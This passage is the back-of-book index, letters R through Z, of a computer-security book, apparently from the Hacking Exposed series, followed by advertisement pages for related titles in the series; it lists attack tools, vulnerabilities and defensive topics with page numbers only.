RSnake's XSS Cheatsheet, 572
RST packets, 55–56
RTCP (Real-time Control Protocol), 368–369
RTP (Real-time Transport Protocol), 368
RTP streams, 369, 379, 382
Ruby on Rails framework, 578
Rudnyi, Evgenii, 112
rulesets, 56
runat directive, 582
rusers program, 141–143
Rutkowska, Joanna, 215
rwho program, 142–143

▼ S

Sabin, Todd, 182
sadmind/IIS worm, 253
sadmind vulnerability, 253, 255
SAdoor rootkit, 627
Safe Exception Handler (SEH), 541
"safe for scripting" issue, 588
SafeSEH, 220
SafeSEH C/C++ linker option, 215, 541
SAFESEH option, 535
SAINT tool, 57
salt, 184, 276, 279
salting, 184–185, 276, 279–280
SAM (Security Accounts Manager), 182
SAM files, 182
Sam Spade tool, 32, 36–37, 97
Sam Spade Web Interface, 32
Samba software suite, 115, 148
sample files, 546–547
Samy worm, 576–577
SANS Top 20 Vulnerabilities, 310
SATAN tool, 57
Scalper worm, 522, 551
ScanLine tool, 64–67
scanlogd utility, 52, 68
scanners
Autonomous System Scanner, 129
Nessus, 552–553
Nikto, 516, 552
nmap, 47–50
ScanLine, 64–67
SNMP, 124–126
web application, 564–570
web servers, 551–553
web vulnerability, 551–553
wireless, 462–470
WUPS, 64–65, 67
scanning, 43–77
for Cisco routers, 396–399
described, 44
firewall protocols, 41
FTP bounce scans, 61
half-open scans, 55
ident, 60–61
ping sweeps, 44–52
services, 54–69
SIP, 369–370
wireless networks, 462–470
scans
ACK, 55–56
FIN, 55
null, 56
RPC, 56
SYN, 55
TCP, 54–69
UDP, 54–69
Windows, 56
Xmas tree, 56
scapy tool, 382–383
sc.exe tool, 217
Scheduler service, 182, 205
Scheihing, Saez, 146
Schiffman, Michael, 40–41
Schneier, Bruce, 359–361
SCM (Service Control Manager), 217

Scotty package, 76
Script Editor, 559
"script kiddies," 225
scripting
    brute-force, 336–347
    "safe for scripting" issue, 588
Scriptlet.typelib control, 588
scripts
    CGI, 547–548
    foo, 548
    Perl, 549
    preparser, 584
    srcgrab.pl, 549
    trans.pl, 549
SDL (Security Development Lifecycle), 531–541
SDTRestore tool, 633–634
sea utility, 477
search engines
    cached information, 17
    finding vulnerable web apps, 553–555
    footprinting and, 18–21
    hacking with, 19–21, 23
    listed, 18–19
searches
    domain-related, 26–28
    e-mail addresses, 21–22
    IP-related, 29–33
    WHOIS, 25–32, 41, 317
SEC (Securities and Exchange Commission), 16
secure IOS template, 417
Secure Remote, 358
Secure Remote Password tool, 230
Secure RPC, 255
Secure RT(C)P, 383
Secure Shell. *See* SSH
Secure Sockets Layer. *See* SSL
SecureSphere Web Application Firewall, 606
SecureStar, 502
security
    ATA, 501–503
    DNS, 38
    domain registration and, 33
    Internet, 177–178
    Linux systems, 309
    OpenBSD, 309
    physical, 13, 494–500
    public databases, 18–33
    Solaris systems, 309
    source code and, 530–542
    top 14 vulnerabilities, 647–648
    UNIX, 224–225
    Windows, 159, 220–221
Security Accounts Manager (SAM), 182
Security Center control panel, 208–209
Security Development Lifecycle (SDL), 531–541
security event and information monitoring (SEIM) tools, 167
security forensics, 632
security identifiers (SIDs), 112, 213–214, 216–217
security liaison, 533, 538
security logs, 29, 166, 200
security policies, Windows, 164–167, 190, 209–210
security resources, UNIX, 309–310
security testing, 536–538
Sedalo, Matias, 302
SEH (Structured Exception Handling), 215, 541
SEIM (security event and information monitoring) tools, 167
sendmail program, 232, 251–252. *See also* e-mail
sentinel program, 298
sequence numbers, 417–418
Server Analyzer, 568
server extensions, 548–550
Server Message Block. *See* SMB
Server Side Includes (SSIs), 583–584
servers. *See also* web servers
    Asterisk, 372–374
    DHCP, 383
    DNS. *See* DNS servers
    DNS Root, 265
    FTP, 250–251, 284–285, 524
    nameservers, 33, 36, 38
    NetBus, 206
    NetWare, 135–136
    Novell, 136–138
    OWA, 554
    proxy, 3, 559–560
    RADIUS, 484
    SMB, 171
    SQL Server, 144–145, 163, 575–576
    SSH, 269–270
    Terminal Server, 166, 171
    TFTP, 93–94, 371–372
    Tomcat, 546–547
    UNIX-based, 246
    VPN, 365–367
    WHOIS, 26, 29–33
    Windows Server, 62
    WINS, 172
    X servers, 262–264
Service Control Manager (SCM), 217
service packs, 206–208
service refactoring, 217–218
service resource isolation, 216–217
Service Set Identifier. *See* SSID
services. *See also specific services*
    detection of, 396–401
    disabling, 234–235, 255

hardening, 215–219
hiding, 627
killing, 248
least privilege, 217
scanning, 54–69
Session 0 isolation, 218–219
Session Initiation Protocol (SIP), 368–385
session riding, 516–517
SFP (System File Protection), 98, 213
SFU (Windows Services for Unix), 141
SGID bit, 290
SGID files, 288, 290
sh tool, 307
shadow password file, 260, 276–279
Shadow Penguin Security, 281–282
shared libraries, 286
shared secret key, 478–479
ShareEnum tool, 108
Sharepoint service, 163
Shatter Attack, 218
shell access, 226, 245–250
shell code libraries, 233
shells
Bourne Again, 301
command history, 301
nfsshell, 258–260
Secure Shell. *See* SSH
SUID, 291
Shiva LAN Rover, 335
showcode.asp, 546
showmount utility, 141, 148, 257–258
SID enumeration, 146–147
sid2user tool, 112–113
SIDs (security identifiers), 112, 213–214, 216–217
signals, 284–285
signatures, 72, 74–75
signed integers, 240–244
signedness bugs, 242
Silvio, Chris, 304
sink holes, 653
SIP (Session Initiation Protocol), 368–385
SIP EXpress Router, 374–376
SIP INVITE floods, 384–385
SIP scanning, 369–370
SIP users, 372–379
siphon tool, 74–75
sipsak tool, 378–379
SIPScan tool, 377
SIPVicious tool, 369, 376–377
"site exec" functionality, 250–251
Site Security Handbook, 23
SiteDigger tool, 20–21
SiteKey technology, 618
SiVuS tool, 369–370, 377
SKEY authentication, 270
Slammer worm, 522, 624
Slapper worm, 271, 522, 551
smap utility, 252
smapd utility, 252
SMB (Server Message Block)
authentication, 161
disabling, 164, 221
enumeration, 106, 117–122
restricting access to, 164
SMB attacks, 161–172
SMB grinding, 162–163
SMB on TCP, 161
SMB Packet Capture utility, 168
SMB server, 171
SMB signing, 172
SMBProxy tool, 171
SMBRelay tool, 171
SMC wireless card, 476
Smith, David L., 602
Smith, Richard M., 588
SMS (Systems Management Server), 175, 208
SMTP enumeration, 87–88
sniffdet utility, 298
Sniffer Pro, 419, 430
sniffers
broadcast sniffing, 409–412
countermeasures, 297–298
described, 294–296
detecting, 298
dsniff tool, 419–422
encryption and, 298, 419
Ettercap program, 422
promiscuous mode attacks, 273–275
switch sniffing, 404–417
tcpdump program, 418–419
traffic sniffing attacks, 434
UNIX platform, 294–307
Windows platform, 169–170
wireless, 463–466
sniffing attacks, 509–510
sniffing bus data, 508–510
SNMP (Simple Network Management Protocol)
buffer overflows, 255–256
enumeration, 122–127, 149
network devices and, 440
read/write SNMP, 434
versions, 126, 255
SNMP agents, 126
SNMP brute force attacks, 434
SNMP devices, 255–256
SNMP requests, 423–426, 439–440
SNMP scanners, 124–126
snmpget tool, 123

snmputil, 122–123
snmpwalk tool, 123
snmpXdmid vulnerability, 255
Snoop program, 297
Snort program
    broadcast sniffing, 409
    ICMP queries, 54
    network reconnaissance, 41
    port scanning, 67, 69–70, 74–75
    promiscuous-mode attacks, 273–274
SNScan tool, 124, 126, 256
SOAP Editor, 568
social engineering
    company employees, 13–14, 16, 22, 31
    company morale and, 16
    identity theft, 615–619
    newsgroups, 22–23
    passwords, 31
    phishing, 615–619
    Usenet discussion groups and, 22–23
social networking sites, 13
social security numbers, 14
SOCKS Tor proxy, 5
Sohr, Karsten, 589
Solar Designer, 68
Solaris Fingerprint Database, 294–295
Solaris platform
    buffer overflows and, 233
    CIS tools, 309
    dtappgather exploit, 282–283
    HINFO records, 36
    input validation attacks, 238–239
    MD5 sums, 294–295
    security, 309
    stack execution, 235
    stealth mode, 274–275
Song, Dug, 297, 404, 419
Sotirov, Alexander, 176
source code. *See* code
Source Code Analyzer for SQL Injection tool, 576
soxmix, 382
spam, 252, 619–623, 630
SPAN (Switched Port Analyzer), 404
Spanning Tree Algorithm (STA), 416
Spanning Tree Protocol (STP), 416
SPARC systems, 36, 233, 235
Spitzner, Lance, 73
SPLINT tool, 534
split tunneling, 362
spoofing attacks
    ARP spoofing, 379–384, 405–406, 412
    BGP packets, 435–439
    CDP tool, 415–416
    homograph attacks, 596
    IP addresses, 68, 372, 652
    names, 171–172
    RIP spoofing, 429–432
    routers, 415–416
sprintf function, 236, 525
Spybot Search & Destroy tool, 622
SpySweeper tool, 622
spyware, 619–623, 632
SQL (Structured Query Language), 573–576
SQL injection, 573–576
SQL Injector, 568
SQL Power Injector, 575
SQL queries, 573–574
SQL Resolution Service, 144–145
SQL Server, 144–145, 163, 575–576
sqlbf tool, 163
Sqlninja tool, 575–576
SQLPing tool, 144–145
srcgrab.pl script, 549
srip utility, 430–431
srvcheck tool, 107
srvinfo tool, 107
SSH (Secure Shell), 264, 269–272
SSH brute force attacks, 434
SSH clients, 269–270
SSH servers, 269–270
SSH tunnels, 526
SSH1 protocol, 269
SSI tags, 583
SSID (Service Set Identifier), 313, 453, 471–472, 476
SSIs (Server Side Includes), 583–584
SSL (Secure Sockets Layer), 271–272, 595
SSL attacks, 595–598
SSL buffer overflows, 551, 590
SSL certificates, 614
SSL fraud, 595–596
SSP (Stack Smashing Protector), 234
St. Michael tool, 307
STA (Spanning Tree Algorithm), 416
stack-based overflows, 235
stack execution, 235, 523
stack overflows, 521–523, 550
Stack Smashing Protector (SSP), 234
Stackguard tool, 234
stacks, 55, 69–75, 521
StackShield tool, 523
Starzetz, Paul, 287
stealth mode, 274–275
stock, company, 16
STP (Spanning Tree Protocol), 416
STP bridge, 416
stray pointers. *See* dangling pointers
strcpy() function, 522–523
strcpy_s function, 523

streamed files, 201
STRIDE model, 534
strings utility, 510
strlcpy function, 523
strobe tool, 56–58, 61, 67
Structured Exception Handling (SEH), 215
Structured Query Language. *See* SQL
StumbVerter tool, 454, 458–459
su program, 307
subdomains, 36
SucKIT rootkit, 304
SUID binary, 286
SUID bit, 262, 282, 288
SUID files, 285, 287–291
SUID permissions, 282
SUID programs, 281, 283, 289
SUID root files, 281, 288
SUID shell, 291
Sun Microsystems, 256
Sun XDR standard, 243, 253
SunOS, 36
SuperScan tool, 46–48, 62–64, 67
svmap.py tool, 369
svwar.py tool, 376–377
switch sniffing, 404–417
switched networks, 297
Switched Port Analyzer (SPAN), 404
switches, 40, 404–417
symbolic links (symlinks), 282–283
symlinks (symbolic links), 282–283
SYN flag, 50
SYN floods, 651
SYN packets, 55–56, 417, 651
SYN scans, 55
syslog, 298–303
syslogd, 302–303
SYSTEM account, 180, 192
system call table, 304–305
system calls, 304–305
System Center Configuration Manager 2007, 208
System File Protection (SFP), 213
Systems Management Server (SMS), 175, 208

▼ T

tailgating, 500
TamperData plug-in, 557–558
TCP (Transmission Control Protocol), 38
TCP flags, 70
TCP headers, 60, 413
TCP/IP, 226–275
TCP listener, 292
TCP ping scans, 48–50
TCP ports
    listed, 639–645
    port 21, 83–85
    port 23, 85–87, 198–199
    port 25, 72
    port 53, 88–93, 198–199
    port 69, 93–94
    port 79, 94–95
    port 80, 72, 95–98
    port 111, 140–142
    port 113, 60
    port 135, 62, 99–100
    port 137, 100–106
    port 139, 61–62, 68, 106–122, 161, 164
    port 161, 126
    port 179, 127–129
    port 389, 130–134
    port 445, 62, 68, 106–122, 161, 164
    port 524, 135–140
    port 1025, 176
    port 1026, 176
    port 1521, 145–147
    port 1723, 360
    port 2049, 148
    port 2483, 145–147
    port 3268, 130–134
    port 3389, 161, 195
    port 32771, 140–142
    sequence number prediction, 417–418
TCP scans, 54–69
TCP sequence number prediction, 417–418
TCP services, 56–62
TCP sessions, 417–418
TCP streams, 198–199
TCP tracerouting, 41
TCP Windows scan, 56
TCP Wrappers, 143, 234
tcpd program, 234
tcpdump program
    detecting sniffers, 297
    promiscuous-mode attacks, 227, 273–274
    routers, 430
    as traffic sniffer, 418–419
    wireless networks, 466–467
tcp_scan tool, 67
tcptraceroute tool, 41
telecommunications equipment closets, 346
Teleport Pro utility, 12
telnet
    banner grabbing, 81–83
    brute force attacks, 434
    enumerating, 85–87
    reverse, 247–250, 253
Temmingh, Roelof, 549
temporary files, 282–283

Terminal Server, 166, 171
Terminal Services. *See* TS
terraserver site, 13
Test Drive PCPLUSTD, 339
test systems, 36
testing code, 234, 536–538
Tews, Erik, 314
TFTP (Trivial File Transfer Protocol), 428
TFTP-bruteforce.tar.gz tool, 371
TFTP downloads, 428
TFTP enumeration, 93–94
TFTP servers, 93–94, 371–372
THC (The Hacker's Choice), 327, 469
THC Hydra tool, 162
THC Login Hacker, 335
THC-Scan tool, 321, 327–330
THC-Wardrive tool, 469
THC–Hydra tool, 228–229
The Onion Router (TOR), 2–6, 516
Thomas, Rob, 392, 436
Thompson, Ken, 224
threads, 627
threat mitigations, 534
threat modeling, 533–534, 542
threshold logging, 68
Thumann, Mike, 366
time-to-live. *See* TTL
time zones, 53
timestamps, 53–54, 307
TiNGLE client, 461
Titan FTP Server, 524
tixxDZ, 91
tkined tool, 77–78
TKIP method, 486
TLCFG utility, 322–326
TLDs (top-level domains), 25–26, 29
TLS (Transport Layer Security), 383
TNS (Transparent Network Substrate), 145–147
tnscmd10g.pl tool, 146
tnscmd.pl tool, 146
Tomcat server, 546–547
ToneLoc tool, 321–326
toning function, 507–508
ToolTalk Database (TTDB), 141
top program, 307
TOR (The Onion Router), 2–6, 516
Tor SOCKS proxy, 5
TOS (type of service), 71
touch command, 301
TPM (Trusted Platform Module), 212
traceroute probes, 40–41
traceroute utility, 38–41, 390–394
tracerouting, 38–41, 390–394
tracert utility, 38–41, 390–392
traffic sniffing attacks, 434
Transact-SQL, 523
transaction signatures (TSIGs), 38, 267–268
Translate: f vulnerability, 548–550
Transparent Network Substrate (TNS), 145–147
trans.pl script, 549
Transport Layer Security (TLS), 383
trap handling, 439–440
Tridgell, Andrew, 108
Tripwire program, 203, 294
Triton ATMs, 506
Trojan horses
    accidental, 588
    described, 623
    Solaris systems, 294–295
    UNIX, 292–295
TrueCrypt, 502
trunk ports, 417
Trunking Protocol, 417
trusted domains, 110
Trusted Platform Module (TPM), 212
TS (Terminal Services), 161, 195
TS-CFG utility, 327, 329
TS passwords, 163
TS ports, 166
TSGrinder tool, 163, 165
TSIGs (transaction signatures), 38, 267–268
TTDB (ToolTalk Database), 141
TTL (time-to-live), 39, 390
TTL attribute, 74–75
TTL field, 39
TTL packets, 390
tunneling, split, 362
tunnels
    described, 358
    IPSec, 362, 366
    VPNs, 358, 362
two-factor authentication, 347
two-way handshakes, 362
type confusion attack, 589
type of service (TOS), 71

▼ U

U3 hack, 503–505
U3 packages, 505
UAC (User Account Control), 214–215
UCE (unsolicited commercial e-mail), 619
UDP (User Datagram Protocol), 56
UDP floods, 651
UDP packets, 3, 40–41, 651
UDP port number, 40–41

UDP ports
listed, 639–645
port 53, 88–93
port 69, 93–94, 428
port 79, 94–95
port 111, 140–142
port 137, 100–105, 171–172
port 161, 122–127
port 513, 142–143
port 520, 429
port 1434, 144–145, 161
port 2049, 148
port 32771, 140–142
UDP scans, 54–69
UDP services, 56–62
UDP traceroute packets, 391
UDP traffic, 41, 382
udp_scan tool, 67
udp_scan utility, 57
ulimit command, 285
UMDF (User-Mode Driver Framework), 179
unicast encryption, 486
Unicast Reverse Path Forwarding (RPF), 652
Unicode exploit, 527, 548
Universal Software Radio Peripheral (USRP), 500
Universal_Customizer tool, 504
UNIX platform
back doors, 292–293
brute-force attacks, 228–231
buffer overflow attacks, 232–235
core-file manipulation, 285
covering tracks, 298–303
dangling pointer attacks, 244–245
data-driven attacks, 231–245
DNS and, 265–269
DOSEMU for Unix, 327
dosemu program, 289
find command, 512
firewalls, 227
footprinting functions, 36–37
format string attacks, 236–238
FTP and, 250–251
hacking, 223–310
history, 224
input validation attacks, 238–239
integer overflows, 240–244
kernel flaws, 286–287
listening service, 227
local access, 225–226, 275–291
NFS, 256–262
NIS, 143
passwords, 228–231, 275–282
permissions and, 282, 288–291
port scanning, 55–62, 67
race conditions, 284–285
remote access, 225–275
rootkits, 292, 303–308
routing and, 227
RPC services, 140–142, 252–255
secure programming, 233–234, 310
security and, 224–225
security resources, 309–310
sendmail, 232, 251–252
shared libraries, 286
shell access, 226, 245–250
signals, 284–285
sniffers, 294–307
SNMP, 255–256
SSH, 269–272
system misconfiguration, 288
temporary files, 282–283
traceroute program, 38–41, 390–394
Trojans, 292–295
user execute commands and, 227
vulnerability mapping, 225
Windows Services for Unix, 141
X Window System, 262–264
UNIX RPC enumeration, 140–142
UNIX servers, 246
UNIX shell. *See* shells
URG bits, 650
UrJTAG tools, 514
URLs
blocking, 527–529
double-hex-encoded characters, 548
improper URL canonicalization, 606–608
malicious links to, 578
remote access to companies via, 12
unicode characters, 548
URLScan tool, 98, 529, 540, 548
U.S. Naval Research Laboratory, 2
US-CERT, 614
USB flash drives, 503–505
USB-to-JTAG cable, 513
USB U3 hack, 503–505
Usenet forums, 21–22
User Account Control (UAC), 214–215
user accounts
company, 13–14
lockouts, 165
low hanging fruit, 336–338
obtaining, 13–14
User-Mode Driver Framework (UMDF), 179
user2sid tool, 112–113
UserDump tool, 119–120
users
anonymous, 2–6
credit histories, 14
criminal records, 14
disgruntled employees, 17

e-mail addresses, 13, 21–22, 31
enumerating, 110–113
hiding, 627
home addresses, 14
identity theft, 615–619
location details, 13
locking out, 165
morale, 16
online resume, 22–23
phone numbers, 13–14
physical security, 13
publicly available information, 11–23
SIP, 372–379
social security numbers, 14
source code hacking and, 530–532
Usenet forums, 21–22
USRP (Universal Software Radio Peripheral), 500
UTF-8 escapes, 527–529

▼ V

van Doorn, Leendert, 258–259
Vanquish rootkit, 629
Venema, Wietse, 252
Venkman JavaScript Debugger, 558–559
Venom tool, 162
VeriSign signature, 588
VFS (Virtual File System) interface, 306
VICE tool, 633
Vidalia client, 3
Vidstrom, Arne, 117, 169
Virtual File System (VFS) interface, 306
Virtual LAN Security Best Practices, 414
virtual LANs. *See* VLANs
Virtual Network Computing (VNC) tool, 195–197
virtual terminal ports, 400–401
viruses, 623–625
back doors, 625–628
overview, 623–625
rootkits, 625–628
Visual C++ linker, 535
VisualRoute, 41
VLAN jumping, 413–414
VLAN management domains, 417
VLAN Management Policy Server (VMPS), 414
VLAN Trunking Protocol (VTP), 413–414, 417
VLANs (virtual LANs), 380–383, 385, 412–414
VMPS (VLAN Management Policy Server), 414
VNC (Virtual Network Computing) tool, 195–197
vncviewer, 196
voice over IP (VoIP) attacks, 346, 368–385
voicemail, 318, 348
Voicemail Box Hacker program, 353
voicemail hacking, 352–358
void11 tool, 473–474
VoIP (voice over IP) attacks, 346, 368–385
vomit tool, 382
VPN servers, 365–367
VPNs (virtual private networks)
client to site, 362
Google hacking, 363–365
hacking, 12, 358–367
overview, 358–359
PPTP, 359–361
remote access via, 12, 226
site to site, 362
tunneling in, 358, 362
VrACK program, 353
VRFY command, 87, 232, 252
vrfy.pl tool, 87
VTP (VLAN Trunking Protocol), 413–414, 417
VTP domains, 417
vulnerabilities. *See also specific vulnerabilities*
misconfiguration, 422–428
network devices, 401–442
top 14, 647–648
top 20, 310
web apps, 553–555
vulnerability mapping, 225

▼ W

w program, 307
Waeytens, Filip, 91
Wall of Voodoo site, 335
Wang, Yi-Min, 634
war-dialing, 318–335. *See also* dial-up hacking
carrier exploitation, 333–335
hardware for, 318–319
iWar tool, 345
legal issues, 320
long-distance charges incurred by, 320
penetration domains, 336
PhoneSweep, 319, 321, 330–333
scheduling, 320–321, 328–329, 332
software for, 319–335
THC-Scan, 321, 327–330
ToneLoc, 321–326
war-driving, 312–314, 447, 453–458
Wardrive tool, 469
Watchfire, 245
waveplay, 382
Wayback Machine site, 17
Web 2.0, 544
web administration, 434
Web Application Firewalls, 607–608
web application scanners, 564–570

web applications. *See also* applications
analyzing, 556–570
common vulnerabilities, 570–584
countermeasures, 530
custom, 149
finding vulnerable apps, 553–555
hacking, 553–570
security scanners, 564–570
SQL injection, 573–576
tool suites, 558–564
web crawling, 555–556
web browsers. *See also specific browsers*
add-ons, 621
crashes, 614
plug-ins, 557–558
remote access to companies, 12
sensitive information and, 614
Web Brute tool, 568
web crawling, 555–556
Web Discovery tool, 568
Web Distributed Authoring and Versioning (WebDAV), 590–592
Web Form Editor, 568
Web Fuzzer tool, 568
web hacking
applications, 553–570
common vulnerabilities, 570–584
defined, 544
servers, 544–553
Web Macro Recorder, 568
web pages
cached, 17
company, 12
HTML source code in, 12
Web Proxy tool, 568
web servers. *See also* servers
Apache. *See* Apache Web Server
buffer overflow attacks, 550–551
extensions, 548–550
hacking, 544–553
OWA, 12
privileges, 249
running as "root," 61
sample files on, 546–547
scanning, 551–553
Weblogic, 546–547
web vulnerability scanners, 552–553
web.config files, 554
WebDAV (Web Distributed Authoring and Versioning), 590–592
WebInspect tool, 566–568, 575
Weblogic servers, 546–547
webmitm tool, 421
WebScarab framework, 560–563
websites
blackbookonline.com, 13
blocking, 527–529
cached, 17
Classmates.com, 13
company, 12
disgruntled employees, 17
ettus.com, 500
Facebook, 13
Godaddy.com, 33
Google Earth, 13
Google Maps, 13
HTML source code in pages, 12
ICANN, 24
improper links to, 578
job, 23
keyhole.com, 26–28
m4phr1k.com, 346
malicious, 578
MRTG traffic analysis, 554
MSDN, 576, 579
Myspace.com, 13
nmap scans, 149
openpcd.org, 499–500
peoplesearch.com, 13
phishing scams, 615–619
port information, 640
publicly accessible pages on, 554
retrieving information about, 555–556
Reunion.com, 13
sensitive information and, 614
terraserver, 13
Wall of Voodoo, 335
XSS attacks, 571–573
webspy tool, 420
Weinmann, Ralf-Philipp, 314
WEP (Wired Equivalent Privacy), 478–484
countermeasures, 484
described, 463, 478
encryption, 475
war-driving and, 312–314
WEP algorithm, 478–479
WEP key, 312–314, 454, 475, 481
WEPAttack tool, 483–484
Werth, Volker, 600
WFP (Windows File Protection), 212
wget tool, 12, 555
white list validation, 239
whois client, 32
WHOIS database, 25–32, 41, 317
WHOIS enumeration, 24–33
WHOIS searches, 25–32, 41, 127–128, 317
WHOIS servers, 26, 28–33
Wi-Fi Alliance, 486

Wi-Fi Protected Access (WPA), 475, 486–488
wicontrol command, 476
WiFi-Plus, 451, 491
WifiScanner, 469–470
WiGLE (Wireless Geographic Logging Engine), 460–461
Wikto tool, 20
Williams/Northern Telcom PBX system, 349
Wilson, Curt, 431
Win2K Kernel Hidden Process-Module Checker, 634
Window Size attribute, 74–75
Windows domain controllers, 102
Windows File Protection (WFP), 212
Windows Firewall, 164, 172, 181, 206, 221, 609
Windows Internet Naming Service. *See* WINS
Windows NT File System. *See* NTFS
Windows NT platform, 38–41, 80
Windows platform, 157–222
  Administrator accounts, 162–165, 213, 609–610
  animated cursor vulnerability, 176–177
  applications and, 160, 176–178, 221
  authenticated attacks, 159, 179–206
  authenticated compromise, 202–206
  authentication spoofing, 160–172
  automated updates, 206–208
  back doors, 193–197
  backward compatibility, 158
  buffer overflows, 176, 215, 220
  burglar alarms, 167
  cached passwords, 190–193
  client vulnerabilities, 160
  compiler enhancements, 219–220
  complexity of, 158
  considerations, 158–159
  covering tracks, 199–202
  device drivers, 160, 178–179
  disabling auditing, 199–200
  event logs, 166–167, 200
  executables, 276–278, 287
  file/print sharing, 161
  filenames, 202–203
  footprinting functions, 37
  Group Policy, 164, 209–210
  hidden files, 200–201
  hotfixes, 193, 206
  integrity levels, 213–215
  interactive logins, 180–181, 183, 193
  intrusion-detection tools, 167
  legacy support, 158
  logging, 166–167, 200
  .NET Framework, 581–582
  network access, 218
  network services, 160, 173–176
  parental controls, 610–611, 613
  password cracking, 181–190
  password hashes, 182–183
  passwords, 161–167
  patches, 174–176, 179, 206–208, 222
  permissions, 203, 213, 217
  popularity of, 158
  port redirection, 198–199
  port scanners, 62–67
  ports, 205–206
  privileges, 179–181, 217–218, 609
  processes, 204–205
  remote control, 193–197
  remote exploits, 172–179
  resource protection, 212–213
  rootkits, 202, 625–628
  security and, 159, 220–221
  Security Center control panel, 208–209
  Security Policy, 164–167, 190, 209–210
  service hardening, 215–219
  service packs, 206–208
  service refactoring, 217–218
  service resource isolation, 216–217
  Session 0 isolation, 218–219
  SMB attacks, 161–172
  sniffers, 169–170
  tracert utility, 390–392
  unauthenticated attacks, 159–179
  Windows Firewall, 164, 172, 181, 206, 221
Windows Preinstallation Environment (WinPE), 182, 634
Windows Registry
  authenticated compromise, 202–206
  Automatic Updates feature, 207
  enumeration, 109–110
  lockdown, 122
  rogue values, 203
Windows Resource Protection (WRP), 212–213
Windows scan, 56
Windows Scheduler service, 180, 205
Windows Server, 62, 120–122
Windows Server Update Services (WSUS), 207
Windows Services for Unix (SFU), 141
Windows UDP Port Scanner (WUPS), 64–65
Windows Vista Web Filter, 610–611
Windows Workgroups, 101–102
Windows XP platform, 164, 181, 206, 221
Windows XP support tools, 130
winfo tool, 117
WinHTTrack tool, 556
WinPcap, 47–48, 420
WinPcap packet driver, 168
WinPE (Windows Preinstallation Environment), 182, 634
WINS (Windows Internet Naming Service), 172

WINS broadcast packets, 411–412
WINS servers, 172
WINVNC service, 196–197
Wired Equivalent Privacy. *See* WEP
wireless access, 312
wireless access points, 178–179, 488
wireless antennas, 449–451
wireless cards, 447–449, 464–466, 488
Wireless Central, 450
wireless drivers, 178–179
wireless footprinting, 447–462
Wireless Geographic Logging Engine (WiGLE), 460–461
wireless hotspots, 455
wireless Internet service providers (WISPs), 450
wireless networks, 445–491
  access to, 475–484
  defense mechanisms, 470–475
  denial of service attacks, 487–488
  enumeration, 462–470
  equipment, 447–453
  LEAP technology, 484–486
  MAC addresses, 454, 472–475, 477
  mapping, 458–462
  monitoring tools, 466–470
  resources, 488–490
  scanning, 462–470
  SSID, 453, 471–472, 476
  war-driving, 453–458
  WEP. *See* WEP
  WPA, 475, 486–488
wireless sniffers, 463–466
Wireshark program, 273, 297, 467–468
WISPs (wireless Internet service providers), 450
Witty worm, 522
WLAN Drivers Patch, 465
WLANs (wireless LANs)
  countermeasures, 470–475
  VoIP on, 382–383
World Wide Web, 544
world-writable directories, 250–251
world-writable files, 290–291
Worm.Explore.Zip worm, 602
worms, 623–625. *See also* viruses
  address book, 602
  Apache Web Server, 551
  back doors, 625–628
  Bofra, 595
  Bubble-Boy, 602
  buffer overflows and, 522
  Code Red, 544–545, 551
  ILOVEYOU, 602
  LifeChanges, 600
  Melissa, 602
  MyDoom, 625
  MySpace, 576–577
  Nimda, 522, 544–545, 601
  overview, 623–625
  rootkits, 625–628
  sadmind/IIS, 253
  Samy, 576–577
  Scalper, 522, 551
  Slammer, 522, 624
  Slapper, 271, 522, 551
  Witty, 522
  Worm.Explore.Zip, 602
WPA (Wi-Fi Protected Access), 475, 486–488
WPA-PSK, 463
WPA standard, 486
WPA2 standard, 486
WRP (Windows Resource Protection), 212–213
WS_Ping ProPack tool, 32
WSUS (Windows Server Update Services), 207
wtmp log, 300–301
wu-ftpd vulnerability, 250–251, 284
WUPS (Windows UDP Port Scanner), 64–65, 67
WWW Security FAQ, 272
W^X tool, 235
wzap program, 300–301

▼ X

X binaries, 249
X clients, 262
X server, 262–264
X Window System, 262–264
XDM-AUTHORIZATION-1 authentication, 264
XDR (external data representation), 243, 253
Xerox Palo Alto Research Center (PARC), 404
xhost authentication, 262–263
xhost command, 264
xinetd program, 234
xlswins command, 263
Xmas tree scan, 56
XRemote service, 398, 401
xscan program, 262–263
XSS (cross-site scripting), 541, 592–594
XSS attacks, 571–573
xterm, 253–254, 260, 264
XWatchWin program, 263–264
xwd command, 263
Xwhois, 32

▼ Y


Yahoo search engine, 19
Yu, Liu Die, 609

▼ Z


Zalewaski, Michael, 614
Zatco, Peiter Mudge, 359–361
Zenmap, 47–48
zombies, 623, 630. *See also* bots
zone transfers, 34–37, 88–89, 92–93
ZoneAlarm firewall, 625

This page intentionally left blank


Stop Hackers in Their Tracks




Hacking Exposed Wireless
Johnny Cache & Vincent Liu




Hacking Exposed: Web Applications, Second Edition
Joel Scambray, Mike Shema & Caleb Sima




Hacking Exposed Windows, Third Edition
Joel Scambray & Stuart McClure



